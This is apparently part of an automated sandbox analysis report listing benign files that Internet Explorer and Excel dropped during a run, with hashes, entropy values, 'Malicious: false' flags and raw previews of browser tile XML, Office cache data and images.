Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8D1871FD-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9203332023970299
Encrypted:	false
SSDEEP:	96:rUZTQk6qBShj52BWXM7dTAu3lAcvlTNIAu3lAeA:rUZTQk6qkhj52BWXM7dsWljlzWlRA
MD5:	2146F9A83338F447C224725024D5D8C7
SHA1:	F3E1A85C827CD2E928AE6C6336C86CF2306594C6
SHA-256:	A847019BBB9F787F347244F13B4CAD1F0C2BE00B8C990FC4C9E52A0548664828
SHA-512:	C6E76871F227A01D9ED95884D6F2C35A47F812205857B02A46D4EE0DF8332E352DCEC8B0365628E833A7CE8CC31389B762C3B0F6124735C45439B7E982454B78
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9B5A9DDA-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9203613168559042
Encrypted:	false
SSDEEP:	96:raZVQ86qBSYjJ2NWNM1dFN89JOKQt/qlFN82N89JOKQt/KA:raZVQ86qkYjJ2NWNM1d0QNqluQNKA
MD5:	45798E423F1CB028CCAFC71CDF4AFA95
SHA1:	93B32407923F850BA4ABE4B5A2F4EF5C08E37169
SHA-256:	F266F055FBCD83E07B7E6F2B6FFC7B220448DE3831B1687477926B3593531EBD
SHA-512:	2A76042C7066D5C240CB0D0EC05DA7CE8E4B21477E340FED201A561C1D60FDA4ABBFA7E20B876ED5665D26C878A2A037299E49EA3ECD8AFDF971596C99DB573
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.037460610133658
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEe8tjnWimI002EtM3MHdNMNxOEe8tjnWimI00OVbVbkEtMb:2d6NxOR8tjSZHKd6NxOR8tjSZ7V6b
MD5:	525E2C7CD480719F20BECD31E12C29B6
SHA1:	8FE20DC4ED2EFF7F9072859EB15671D63180C435
SHA-256:	D53CED428083C55F053BCC661F70822C977174754F36A2758076FFC465DCD261
SHA-512:	2817208886F519D8D5178D0D58E8CFC36CDE339EDADEC52C0ADC3FA95CE42FFEC261378B542D5FABA75B90CBF8B2E1E7DBF662B9A14665CC8CE61897462C33B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x3817a180,0x01d7407a</date><accdate>0x3817a180,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x3817a180,0x01d7407a</date><accdate>0x3817a180,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Size (bytes):	656
Entropy (8bit):	5.056658012891381
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kjd4snWimI002EtM3MHdNMNxe2kjdt03+TnWimI00OVbkak6EtMb:2d6NxrYTSZHKd6NxrYt0sSZ7VAa7b
MD5:	D93DC1FF60C3C7438655B9659391C2F7
SHA1:	9B3F11693B51653C6449CC49443D01B527409A97
SHA-256:	BF023E13CA5713860B99044A78AB437FEEBF98A389BC713B63F4B119D5E0BC10
SHA-512:	6E43EC259A68EBA41B6A9E6A2942AF904B67AD0EEDB88B88487BA7EB2AD45032B9F467E298EFD4ECE6A59AB50E15B2391D13FD9C35C7A7B416A098B8E25B80DF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x380e17fc,0x01d7407a</date><accdate>0x380e17fc,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x380e17fc,0x01d7407a</date><accdate>0x38107a1f,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.062329261832962
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLeHPtHqnWimI002EtM3MHdNMNxvLeHPtHqnWimI00OVbmZEtMb:2d6NxvKHPtHqSZHKd6NxvKHPtHqSZ7VQ
MD5:	7615654478DCF13C14C901EE89B553DB
SHA1:	65BA93457412021789B4F336A48EB31B6709ADB3
SHA-256:	AF04C9C59D6EC87DF0F9B1E541491DB9A8D0B01F760B0F2E6EE68393508FC6B8
SHA-512:	9EDC87967B9C8036E454F3E7CFE87CBEAEF959B35BD36EA3FDF29576CF4FF0637C20FF3038F434C5772E1921C713789DEF3CBB8E6464D87B52BCB940A9D2F9D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x381a0388,0x01d7407a</date><accdate>0x381a0388,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x381a0388,0x01d7407a</date><accdate>0x381a0388,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	650
Entropy (8bit):	5.062195101776777
Encrypted:	false
SSDEEP:	12:TMHdNMNxieWtxnWimI002EtM3MHdNMNxieWtxnWimI00OVbd5EtMb:2d6NxfWtxSZHKd6NxfWtxSZ7VJjb
MD5:	4200C41EF466C5BD2D700D07274ACD7B
SHA1:	D538317B4CB0CC6E675BEAA2A55C2E865145153F
SHA-256:	58F70F89DD0CE38A0ADEEFC5B6FA7DE66CE1AC2F80B8E9569FBFCD14C44C9C8B
SHA-512:	79510761EEABE27B554C4A1A2B76979B5A48681169C3B107D51A1E857CA5224FEF3E719E666E226F00E6FE353F88E0443BEFC4B7F3DDE63A1020D5EF0C34AF1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x38153f0e,0x01d7407a</date><accdate>0x38153f0e,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x38153f0e,0x01d7407a</date><accdate>0x38153f0e,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.078130524580021
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGweHPtHqnWimI002EtM3MHdNMNxhGweHPtHqnWimI00OVb8K075EtMb:2d6NxQVHPtHqSZHKd6NxQVHPtHqSZ7VG
MD5:	1716BC0D6338E0ADEF97542ED304B699
SHA1:	7F09624DAD6D988EA77892E05B3CC41FEDC35E70
SHA-256:	9BBE8018C6321C739334335D91711B135C8437AD948CBD4FB934612A166C0701

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
SHA-512:	A7425843690A8450DAA91F866C6ED43FE641F17F46079C56863F68F309FCAD938EC4FAF6D1518847837F9F68F0C3BE4C64DE187A33C954ED38222643DA132D6C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x381a0388,0x01d7407a</date><accdate>0x381a0388,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x381a0388,0x01d7407a</date><accdate>0x381a0388,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.041008879944456
Encrypted:	false
SSDEEP:	12:TMHdNMNx0ne8tjnWimI002EtM3MHdNMNx0ne8tjnWimI00OVbxEtMb:2d6Nx0e8tjSZHKd6Nx0e8tjSZ7Vnb
MD5:	2E64FBC54CD66AEEC678B9F496198F96
SHA1:	E8F956BE097CE5820BDA7D2DC4589672D2A213AC
SHA-256:	B8CFDAA46D3D11F5C6AEA153C526784B7B421E58E17CFF2DA54EAF6069502D8B
SHA-512:	E7272BA4ED0A90B61F0967FA08F0A367F1EA39547708B95B61D1CDE57667DC09AD68C68D8AE2FD27DE91006ABCC9A67C38C2EE6E4219B3E8AB40060AD7B214BD
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x3817a180,0x01d7407a</date><accdate>0x3817a180,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x3817a180,0x01d7407a</date><accdate>0x3817a180,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.086942983357359
Encrypted:	false
SSDEEP:	12:TMHdNMNxxeWtxnWimI002EtM3MHdNMNxxeWtjnWimI00OVb6Kq5EtMb:2d6NxwWtxSZHKd6NxwWtjSZ7Vob
MD5:	461BBE89FF5D77EE5D25793561DC29A6
SHA1:	7C9750556A932892F9751E1F873EFB193B0D8415
SHA-256:	76D59D417EA03872A12F284108CC4B8FBF418969B6D568080B0BA5CEFCE408B8
SHA-512:	884FDAB1C2C400FED9BFA5C28E63C552598EED67EF138CE6AEA32B41FB1AD07EE7D0D10C88C688DC543A764C03AB0E6CF18D63BB6973D64788A7A7DBCFE0605
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x38153f0e,0x01d7407a</date><accdate>0x38153f0e,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x38153f0e,0x01d7407a</date><accdate>0x3817a180,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.087942884569074
Encrypted:	false
SSDEEP:	12:TMHdNMNxceotnnWimI002EtM3MHdNMNxceotnnWimI00OVbVEtMb:2d6Nx5otnSZHKd6Nx5otnSZ7VDb
MD5:	F63F3DE83930F05D946F456ACC31D735
SHA1:	8750F872BF71602C3C22E108653B969F30092A9D
SHA-256:	1C246E3B66DBD9D17B37FB20E10239FA032C058259A992F569D7C87A8C0BCB5E
SHA-512:	677F3EC2BB4CAB2F7DD7711F902950544EC9496483F53F65DD8AE978C943555E0ADDD0C2C48B8E7F0CAECE46485309F675A8FBA8F04D95CB60941F17C688E55A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x3812dc88,0x01d7407a</date><accdate>0x3812dc88,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x3812dc88,0x01d7407a</date><accdate>0x3812dc88,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.068468292593043
Encrypted:	false
SSDEEP:	12:TMHdNMNxfneotnnWimI002EtM3MHdNMNxfneotnnWimI00OVbe5EtMb:2d6NxGotnSZHKd6NxGotnSZ7Vijb
MD5:	CE674D7DC2317AA22E374A3EDC413BE0
SHA1:	18A2BA157DCB82719755492D71453DE5C29B6030
SHA-256:	08F7FC5698ED09A6361C85A63055FDFDC87B24D7881458497E3B76448BF63BE9
SHA-512:	2726F66847F0DB6C2A5268DC3334AB52CD4416E608BA0CF40B503B0C16740FD04772AEA675809169E0979A5F889EF66BCF075ECB4595B52298648E2100FEB52C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x3812dc88,0x01d7407a</date><a ccdate>0x3812dc88,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x3812dc88,0x01d7407a</date><a ccdate>0x3812dc88,0x01d7407a</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Go ogle.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DFB7A469-C2BA-4377-83DE-2A2821BDEB41	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368391915895133
Encrypted:	false
SSDEEP:	1536:wcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:XEQ9DQW+zPXO8
MD5:	324614919B56EB3A25A167739C0F8BD3
SHA1:	ED8135CC600310419734ACAC7A38BC367ED4DE8E
SHA-256:	DDA75322C2497F5E733E7325F4C7FF836D4775A9DF54B3B89F05C5B23B744996
SHA-512:	DCA0883A59942AA29E8076526909250182F8BFF83F091EF2C341C486626C3071056A8B981A59AFA29941F1A96F6FF45F7E0EB2A343827DDDC7A1CCF17C3C6CBA
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-03T15:11:34">.. Build: 16.0.14028.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7EEC5F21.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.].....O..m7.r0|..."....?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y..../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\828C0ED7.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 240 x 52, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	7197
Entropy (8bit):	7.964447218948388
Encrypted:	false
SSDEEP:	192:DTUaFds32VHjg5vCBadV58kJ+hX5Y+BXj:D4csOjg5qBadV5n0HY+Vj
MD5:	D4E702617A12082888A2FD8BB0A2A8AC
SHA1:	7F3A85C42B1B6814E3F32AD579BE8DF4CFF825B3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\828C0ED7.png	
SHA-256:	94102F2D952184B98AF8F0459D6B98AE55CD9D1F445F0EA15A4163A6ED3E3579
SHA-512:	DE6C3865F994D8A4332CD7F1CE8398FBE37F17E7B7EB650E271D60A832AC1B3FA98C96EDDB6CE6E353876FE7976C4C8FC64E6D724ADB22971F8D3E2290B3592
Malicious:	false
Preview:	.PNG.....IHDR.....4.....,.0....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^..|.....IH!..@...D.S.....I.....H.....>....]....(W.H..{.....-..}S....9..f.I .3:.|.;.3g...;..&...a....F...F..... .4.\or7..3N..{..yt....A.....h..#g,$.....|&.....Ka....YPh.O.\::.....,...[y;~....t.....N0j.:::U.].ut.0....Tat.....S...XG.!...I.....3...M.....=...8..W.".F.....k.....K.....S...I&..rsM".G.... t.CJ.P.db..Hy.7..u....J?K3.?C..j.meRH..wh\.]T..Qm[.8.,,.=z.\\.~.F.L..].u....j[.}{.....n}A~....K...m)b.O.h.....N~...W/z...:U.....`_@.nn...C...g.....A.d....X#..u.c'..e.e.k7m....>...` .5...8P.<;w..i{.....w..h....*....-....h{.....MK...<<=....^X.{.....I..I+.....7.....I!5j.}.)5%U....0f...o..`..p..,b..M...D....=<$.....:.v6n.H).....8=-.....4`..j.).]\.wk...(>.....n,<.q.t...m...j... ...h`G.]..t|X.....Id..V.'~.X222.M.v..S....o.~4...P..}..XbX....;....-Y...1...]...7.c...k[*..w..;le=*$.=z>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E2056AEC.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 169x94, frames 3
Category:	dropped
Size (bytes):	9501
Entropy (8bit):	7.860089169273678
Encrypted:	false
SSDEEP:	192:aiPAPhNxkAEDE7NsNUlIP252RcxPmvynLdpb0aHhh4mbLD1nvSdIz:aioPh4AmNUf2axeCBx0gh4mtSdIz
MD5:	D07199047FEA546752A9193766EC22C8
SHA1:	B7AF4CBD8D8ABD6EBB51F5A2E6F2F42B49802FDF
SHA-256:	F9372424D6940099390601A593A2E623AD8F04D575D298686A9D92B53B1C3A98
SHA-512:	8FA1F3E47C116058C08C97EA47CC813630AFF4EA442C8185BB253118F9B0DD80E197FFDAE9F01D83A8216F5AC2D2FC139435A2BFFE628AA99C1AE8BEBDC9A8B2
Malicious:	false
Preview:	......JFIF.....C.....C.....^....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(....J..#v...5GR.,..).=J.;xm.g..i .$h.K3....O../...../..bO.|&.....-...'.ff`.O...!.....).....L.i.E..{}..+...F.$.n..n.....+....F\|.....G.../f...h....;cW`.6..$._.....,_.P.|..x"?.....a..I.....0{..:K.1$...8]o._.n>...v.....M....y...p..y....fy'.< .q.rOJ.....E>....kD..Y.?.+a(...Z/T.....>...\|Q.i.6...._&.\.m2^4$.....c... ~..7.m'.?...I&.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E89833A0.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC0F
Malicious:	false
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EA20FAAE.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EA20FAAE.png	
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g...._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...ma rgin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_grad ient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...back ground-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
